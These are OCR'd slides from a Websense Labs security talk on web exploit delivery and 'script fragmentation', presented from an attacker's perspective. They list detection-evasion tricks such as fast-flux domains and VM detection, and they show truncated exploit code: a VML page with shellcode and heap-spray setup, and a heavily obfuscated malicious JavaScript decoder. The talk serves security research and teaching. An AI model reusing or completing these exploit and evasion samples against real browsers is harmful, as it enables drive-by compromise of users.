Stephan Chenette
Principle Security Researcher
Websense Labs

SCRIPT FRAGMENTATION

FEAR THE NEW WEB ATTACK VECTOR

Agenda

- Web Exploit Delivery
- Current Detection bypass techniques
- NG Exploit Delivery (Script Fragmentation)

- *Note: The Perspective of this talk is as an attacker not as a defender*

Exploit Delivery

Successful Web Exploitation

Successful Web Exploitation

The vulnerable service or application is:

1) Active

Successful Web Exploitation

The vulnerable service or application is:

1) Active ✅
2) Accessible

Successful Web Exploitation

The vulnerable service or application is:

1) Active ✅
2) Accessible ✅

The exploit is:

1) Reliable

Successful Web Exploitation

The vulnerable service or application is:

1) Active ✅
2) Accessible ✅

The exploit is:

1) Reliable ✅
2) Undetected

Successful Web Exploitation

The vulnerable service or application is:

1) Active ✅
2) Accessible ✅

The exploit is:

1) Reliable ✅
2) Undetected ✅

Successful Evasion…

- Passing content over the network that is indistinguishable from benign traffic or unable to be processed.

Undetected - Current methods

Content

- Obfuscated code
- Polymorphic obfuscation
- Encrypted

Network


- Serve content Once per IP
- Fast fluxing domains

Misc.

- Browser detection targeting
- Crawler detection
- VMWARE detection


Attackers in a web 1.0 world

Web 1.0 client/server communication




Web 1.0

- Synchronous
- Click
- Submit




1 Request / 1 Response





```
<html xmlns:v="urn:schemas-microsoft-com:vml">

<head>
<object id="VMLRender"
classid="CLSID:10072CEC-8CC1-11D1-986E-00A0C955B42E">
</object>
<style>
v\:* { behavior: url(#VMLRender); }
</style>
</head>

<body>

<SCRIPT language="javascript">
shellcode =
unescape("%u9090%u9090%uE8FC%u0044%u0000%u458B%u8B3C%u057C%u0178%u8BEF

bigblock = unescape("%u0505%u0505");
headersize = 20;
slackspace = headersize+shellcode.length;
while (bigblock.length<slackspace) bigblock+=bigblock;
fillblock = bigblock.substring(0, slackspace);
block = bigblock.substring(0, bigblock.length-slackspace);
while(
memory
for (i

</scri

<v:rec
<v:rec
```

```
shellcode =
unescape("%u9090%u9090%uE8FC%u0044%u

bigblock = unescape("%u0505%u0505");
```

1 Request / 1 Response




1 Request / 1 Response




file on disk

- C:\Documents and Settings\<USER>\Local Settings\Temporary Internet Files




One-step content transfer

```
<html xmlns:v="urn:schemas-microsoft-com:vml">

<head>
<object id="VMLRender"
classid="CLSID:10072CEC-8CC1-11D1-986E-00A0C955B42E">
</object>
<style>
v\:* { behavior: url(#VMLRender); }
</style>
</head>

<body>

<SCRIPT language="javascript">
shellcode =
unescape("%u9090%u9090%uE8FC%u0044%u0000%u458B%u8B3C%u057C%u0178%u8BEF%

bigblock = unescape("%u0505%u0505");
headersize = 20;
slackspace = headersize+shellcode.length;
```



Compromise/Injection

- Iframe injection
- Script injection



Detection Bypass Technique

- Obfuscation
- Polymorphic Obfuscation

Obfuscated malicious code

```
<html>
<script language="JavaScript">
<!--
function m6cvagTa2(wuv03kP7K){var SKBlsTNaQ=arguments.callee.toString().replac
toUpperCase();var nSUFcUd0J;var M17xSiy6o;var wrjNAJVyD=SKBlsTNaQ.length;var g
MFJBI6RW8='';var nes=102;var rc8Ky5WNd=new Array();for(M17xSiy6o=0;M17xSiy6o<2
rc8Ky5WNd[M17xSiy6o]=0;var nSUFcUd0J=1;var AAA=new Array();for(M17xSiy6o=128;M
1) {nSUFcUd0J=(nSUFcUd0J>>>1)^((nSUFcUd0J&1)?3988292384:0);for(m21vdyR22=0;m21v
M17xSiy6o*2) {rc8Ky5WNd[m21vdyR22+M17xSiy6o]=(rc8Ky5WNd[m21vdyR22]^nSUFcUd0J);i
m21vdyR22+M17xSiy6o] < 0) {rc8Ky5WNd[m21vdyR22+M17xSiy6o]+=4294967296;}}}gL3Df1Y
nSUFcUd0J=0;nSUFcUd0J<wrjNAJVyD;nSUFcUd0J++){gL3Df1Y5c=rc8Ky5WNd[(gL3Df1Y5c^SKBl
nSUFcUd0J))&255]^((gL3Df1Y5c>>8)&16777215);}gL3Df1Y5c=gL3Df1Y5c^4294967295;AAA[0
gL3Df1Y5c<0) {gL3Df1Y5c+=4294967296;}gL3Df1Y5c=gL3Df1Y5c.toString(16).toUpperCas
new Array();var wrjNAJVyD=gL3Df1Y5c.length;for(M17xSiy6o=0;M17xSiy6o<8;M17xSiy
+ M17xSiy6o >= 8) {xY2Uat1Yl[M17xSiy6o]=gL3Df1Y5c.charCodeAt(M17xSiy6o+wrjNAJVyD
xY2Uat1Yl[M17xSiy6o]=48;}}var WP20egWHN=0;var W5218236y;var MFJBI6RW8='';var s
TVCxp4E23;var stop_screen = "1001";wrjNAJVyD=wuv03kP7K.length;for(M17xSiy6o=0;M
M17xSiy6o+=2){W5218236y=parseInt(wuv03kP7K.substr(M17xSiy6o, 2),16); TVCxp4E23=W
WP20egWHN];if(TVCxp4E23<0) {TVCxp4E23 += 256;}MFJBI6RW8+=String.fromCharCode(TV
"1002";if(WP20egWHN<xY2Uat1Yl.length-1){WP20egWHN++;} else {WP20egWHN=0;}}docum
m6cvagTa2(
'506CA494a29Ab5a7669c929F97a6A69AAB6D537b91a7A686a9a29AA1a453833d82515e5E3a97bac
9657b86AE5B9D84a0948193796679S9aca791a36579AAA567656176929A8391A398A59eAAa1BAA35
5879cb497595a5EA3AAA3B29194965860a18a75975D58575A73a7b585a1A195A38894b995595A6bA
e976CA791A3657976639565945A1876981a692a3508477807768986291AA8279aaa567656176929a7
```

Obfuscated malicious code

- Remove white space
- Rename variables
- Rename functions
- Add anti-debugging
- Encode values
- Substitution cipher
- replace function

